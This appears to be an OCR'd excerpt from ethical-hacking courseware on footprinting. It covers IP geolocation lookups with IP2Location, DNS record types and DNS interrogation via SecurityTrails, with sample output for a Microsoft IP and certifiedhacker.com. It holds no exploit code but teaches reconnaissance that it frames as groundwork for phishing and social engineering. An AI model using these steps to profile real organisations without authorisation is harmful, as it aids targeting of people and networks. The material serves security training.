
IP geolocation lookup tools such as IP2Location, IP Location Finder, and IP Address Geographical Location Finder help to collect IP geolocation information about the target, which enables attackers to launch social engineering attacks such as spamming and phishing.

IP Geolocation Lookup Tools

- **IP2Location**

  Source*: https://www.ip2location.com*

  As shown in the screenshot, attackers use IP2Location tool to identify a visitor's geographical location, i.e., country, region, city, latitude and longitude of city, ZIP code, time zone, connection speed, ISP, domain name, IDD country code, area code, weather station code and name, mobile carrier, elevation, and usage type information using a proprietary IP address lookup database and technology.




☑ IP Address	207.46.232.182
☑ Country	Singapore [SG]
☐ Region	Singapore
☐ City	Singapore
☐ Coordinates of City	1.289670, 103.850070 (1°17'23"N 103°51'0"E)
☐ ISP	Microsoft Corporation
☐ Local Time	10 Mar, 2022 07:54 PM (UTC +08:00)
☐ Domain	microsoft.com
☐ Net Speed	(COMP) Company/T1
☐ IDD & Area Code	(65) 06
☐ ZIP Code	179431
☐ Weather Station	Singapore (SNXX0006)

Figure 2.68: Screenshot of IP2Location

LO#08: Use Different Techniques for DNS Footprinting

DNS Footprinting

After collecting the Whois records of the target, the next phase of the footprinting methodology is Domain Name System (DNS) footprinting. Attackers perform DNS footprinting to gather information about DNS servers, DNS records, and the types of servers used by the target organization. This information helps attackers identify the hosts connected in the target network and further exploit the target organization. This section describes how to extract DNS information and perform reverse DNS lookups using various DNS interrogation tools.



Extracting DNS Information

- DNS records provide important information about the **location and types of servers**
- Attackers can gather DNS information to **determine key hosts in the network** and can perform social engineering attacks

Record Type	Description
A	Points to a host's IP address
MX	Points to domain's mail server
NS	Points to host's name server
CNAME	Canonical naming allows aliases to a host
SOA	Indicate authority for a domain
SRV	Service records
PTR	Maps IP address to a hostname
RP	Responsible person
HINFO	Host information record includes CPU type and OS
TXT	Unstructured text records

- Attackers query DNS servers using DNS interrogation tools, such as SecurityTrails, NSLOOKUP, and DNS Records, to **retrieve the record structure** that contains information about the target DNS

Verify Email Address | SecurityT
Please verify your SecurityTrails
Historical A records for certifie
https://securitytrails.com/domain/certifiedhacker.com/history/a
Get an attacker's point of view: unveil your digital footprint
Request Access
SecurityTrails
A Recorded Future Company
certifiedhacker.com
DOMAIN
DNS Records
Historical Data
Subdomains
88
Choose a plan that's right for your business
Upgrade now
A
AAAA
MX
NS
SOA
TXT

certifiedhacker.com historical A data

IP Addresses	Organization	First Seen	Last Seen	Duration Seen
162.241.216.11	Oso Grande IP Services, LLC	2020-10-30 (1 year)	2022-03-22 (today)	1 year
-	-	2020-10-30 (1 year)	2020-10-30 (1 year)	1 day
162.241.216.11	Oso Grande IP Services, LLC	2017-11-14 (4 years)	2020-10-30 (1 year)	3 years
69.89.31.193	Unified Layer	2016-12-31 (5 years)	2017-11-14 (4 years)	11 months

https://securitytrails.coms

Extracting DNS Information

DNS footprinting reveals information about DNS zone data. DNS zone data include DNS domain names, computer names, IP addresses, and much more information about a network. An attacker uses DNS information to determine key hosts in the network and then performs social engineering attacks to gather even more information.

DNS footprinting helps in determining the following records about the target DNS:

Record Type	Description
A	Points to a host's IP address
MX	Points to domain's mail server
NS	Points to host's name server
CNAME	Canonical naming allows aliases to a host
SOA	Indicate authority for a domain
SRV	Service records
PTR	Maps IP address to a hostname
RP	Responsible person
HINFO	Host information record includes CPU type and OS
TXT	Unstructured text records

Table 2.6: DNS records and their description

DNS Interrogation Tools

